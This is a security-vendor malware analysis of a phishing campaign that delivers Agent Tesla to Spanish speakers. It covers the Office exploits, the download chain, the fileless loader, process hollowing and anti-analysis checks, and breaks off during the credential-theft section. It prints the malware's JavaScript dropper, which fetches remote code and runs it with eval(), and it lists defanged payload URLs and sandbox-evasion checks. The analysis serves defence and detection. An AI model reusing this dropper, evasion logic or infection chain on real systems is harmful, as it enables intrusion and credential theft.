New Agent Tesla Campaign Targeting Spanish-Speaking People | FortiGuard Labs

By Xiaopeng Zhang

Published: 2024-06-07 · Archived: 2026-04-06 03:09:00 UTC

Affected Platforms: Microsoft Windows
Impacted Users: Windows Users
Impact: Collects sensitive information from a victim’s computer
Severity Level: Critical

A new phishing campaign was recently captured by our FortiGuard Labs that spreads a new Agent Tesla variant targeting Spanish-speaking people.

Security researchers have detected Agent Tesla campaigns from time to time for years. Agent Tesla is a well-known .Net-based Remote Access Trojan (RAT) designed to stealthily infiltrate victim’s computers and steal their sensitive information, such as their computer’s hardware information, login user information, keystrokes, email contacts, web browser cookies files, system clipboard data, screenshots, and basic information like login user name, computer name, OS information, CPU and RAM information, as well as saved credentials in widely installed software.

In-depth research on this campaign shows that it also leverages multiple techniques to deliver the Agent Tesla core module, such as using known MS Office vulnerabilities, JavaScript code, PowerShell code, fileless modules, and more, to protect itself from being analyzed by security researchers.

In this analysis, I will elaborate on how the campaign works to load Agent Tesla onto a victim’s computer, how it starts, what sensitive data it is able to collect, and the way it sends stolen data to the attacker.

The Phishing Email



Figure 1 – The phishing email.

As you can see from the above screenshot, the phishing email was written in Spanish. The message translated into English reads as:

Good day

Attached is proof of payment made to your account according to your client's instructions.

The phishing email looks like a standard SWIFT transfer notification from a large financial institution with a disguised Excel attachment (transferencia_swift_87647574684.xla) to the victim, as shown in Figure 1.

As you may have noticed, the FortiClient service marked the phishing email with “[virus detected]” to warn the user about the attached Excel document.

The Excel Document

The Excel document is in OLE format with crafted embedded data that exploits the CVE-2017-0199 vulnerability. It contains an embedded OLE hyperlink, which is opened automatically once the Excel document is started by the victim. The provided hyperlink in the document is “hxxp[:]//ilang[.]in/QqBbmc”, as shown in Figure 2.



Figure 2 – Embedded OLE hyperlink to an online RTF document.

Once the victim opens the Excel file, it automatically downloads an RTF document, which the Word program then calls to open. Figure 3 shows the traffic and how the URL downloads the RTF document.



Figure 3 – The equation content inside the RTF document.

CVE-2017-11882 is Exploited

CVE-2017-11882 is an RCE (Remote Code Execution) vulnerability in Microsoft Office's Equation Editor component (EQNED32.EXE). It can be exploited by Excel, Word, PowerPoint, and RTF documents as long as they contain crafted equation data in an OLE object. Successfully exploiting this vulnerability allows an attacker to execute arbitrary code on a victim's computer.

This buffer overflow vulnerability overrides a return address in the stack of EQNED32.EXE. It can then hijack the process to jump to and execute the malicious code copied in the stack.



Figure 4 – Crafted equation data.

Figure 4 shows the crafted equation data extracted from the downloaded RTF document. The data marked in red is a constant address of EQNED32.EXE that will override a return address in the stack when a buffer overflow occurs.

Once the shellcode is executed, it downloads a JavaScript code from a website and executes it on the victim's computer. In Figure 5, the shellcode was about to call an API, URLDownloadToFileW(), to download the JavaScript file from "hxxp[:]//equalizerrr[.]duckdns.org/eveningdatingforeveryone.js" to the local file "C:\Users\Bobs\AppData\Roaming\morningdatingroses.js."



Figure 5 – Shellcode to download a JavaScript file to local.

It then calls the API ShellExecuteW() to execute the JavaScript file (the Windows program WScript.exe is called to execute the JS file). Finally, it exits the process by calling the API ExitProcess().

JavaScript Files Lead to Execute PowerShell Code

Below is a code snippet of the JavaScript file. It is very clear that it continues to download another file from "hxxps[:]//paste[.]ee/d/yWWXG." This JavaScript file is executed after calling the eval() function.

morningdatingroses.js:

```
var paparicos = new ActiveXObject("MSXML2.XMLHTTP");
var alijar = "GXWWy/d/ee.etsap//:sptth".split("").reverse().join("");
paparicos.open("GET", alijar, false);
paparicos.send();

var vomitar = "";
if (paparicos.status === 200) {
    vomitar = paparicos.responseText;
}

function estarostia(piguancha) {
    eval(piguancha);
}

estarostia(vomitar);
```



Figure 6 – Base64 encoded PowerShell code.

When opening the URL in a web browser, it looks like normal JavaScript code, but it contains a piece of malicious code with base64-encoded PowerShell code. This code will be decoded and combined with other code (shown below) and executed inside a "powershell.exe" process, as you can see in Figure 6.

The PowerShell code's purpose includes:

1. Downloading a normal jpg file with a base64 encoded .Net module (the loader-module) appended to it. The URL of the jpg file is a constant string: “hxxps[:]//uploaddeimagens[.]com[.]br/images/004/773/812/original/js.jpg?1713882778”.
2. Extracting the loader-module from the jpg file, base64 decoding it, and loading it into PowerShell’s memory.
3. Calling the loader-module’s VAI() method under the namespace *PROJETOAUTOMACAO.VB* and the class *Home*.

Please refer to Figure 7 for more information about the PowerShell code.



Figure 7 – The base64 decoded PowerShell code.

The loader-module is a kind of fileless module that is never saved in the local folder. This makes it difficult for a researcher to notice the file unless performing a step-by-step, in-depth analysis.

The first argument to the method VAI() is a reversed URL to the Agent Tesla core module, which is “hxxp[:]//equalizerrr[.]duckdns[.]org/droidbase64controlfire.txt.” The second argument is a switch. If it’s “1,” it will establish persistence on the victim’s computer by adding itself to the auto-run group in the system’s registry. In this case, it’s "desativado," so it won’t establish.

The penultimate argument is a process name, which for this variant is “AddInProcess32.”

A Look into the Loader-Module

The loader-module running in a PowerShell process downloads a file from the URL passed by the first argument and keeps it in the memory. This is the Agent Tesla core module, as shown in Figure 8.



Figure 8 – Loader-module downloads Agent Tesla executable.

Afterward, it initiates the 'AddInProcess32' process in a suspended state by calling the API CreateProcessA() with the creation flags of 0x80000004 (CREATE_SUSPENDED).

Next, the loader-module performs process hollowing on the process that it copies the Agent Tesla executable into and executes it within the “AddInProcess32.exe” process. To do this, it calls APIs, such as GetThreadContext(), VirtualAllocEx(), WriteProcessMemory(), SetThreadContext(), and ResumeThread().

Figure 9 shows the process tree outlining the complete picture, starting from the Excel document and ending with Agent Tesla running inside “AddInProcess32.exe.”



Figure 9 – Process tree of the relevant processes.

Agent Tesla Executable Module

This variant of Agent Tesla is a 32-bit .Net framework program is being obfuscated as a fileless module. Figure 10 shows a debugger that breaks Agent Tesla at the EntryPoint method, where the namespaces, classes, methods, and code flow are all obfuscated.



Figure 10 – Obfuscated Agent Tesla executable in a debugger.

A special method aims to detect whether it is running in an analysis environment. It performs the following detections:

- It calls the Windows API CheckRemoteDebuggerPresent() to determine if it's debugged.
- Agent Tesla calculates the difference between two tick counts before and after sleeping for ten milliseconds to detect whether it is being debugged or running in a VM.
- It checks whether some AV or sandbox-related DLLs are loaded in the current process, such as "SbieDLL.dll" for Sandboxie, "SxIn.dll" for Qihu 360, "Sf2.dll" for Avast, "snxhk.dll" for Sophos Intercept X, and "cmdvrt32.dll" for Comodo.
- Agent Tesla checks if it's running in a virtualization environment by executing two WMI queries to retrieve the computer's hardware information, like "Manufacturer," "Model," and "Name" of the video controller. It then matches some keywords, such as "Microsoft corporation," "VMware," "VIRTUAL," "VirtualBox," and "VBox" within the retrieved hardware information.
- It visits the URL "hxxp://ip-api[.]com/line/?fields=hosting" and checks if the response is "true." This allows it to check if it's running in a host provider or a data center.

Once any of the above detections' results are 'true,' it exits the process.

Sensitive Information Stolen from the Victim Device

In this section, I will review Agent Tesla's features, such as how this variant collects credentials and email contacts from the victim's device, the software from which it collects the data, and the basic information of the victim's device.

It steals saved credentials from some web browsers, classified as Chromium-based and Mozilla-based, because they use the same folder structure and files to save the credentials.

It reads saved credentials from "Login Data" files under their browsers' profile folder for Chromium-based browsers. Figure 11 shows that it had just obtained some "Opera Browser" (Chromium-based browser) credentials from its profile files "{browser's profile path}\Default\Login Data" and "{browser's profile path}\Login Data."



Figure 11 – Stolen credentials from Chromium-based browser.

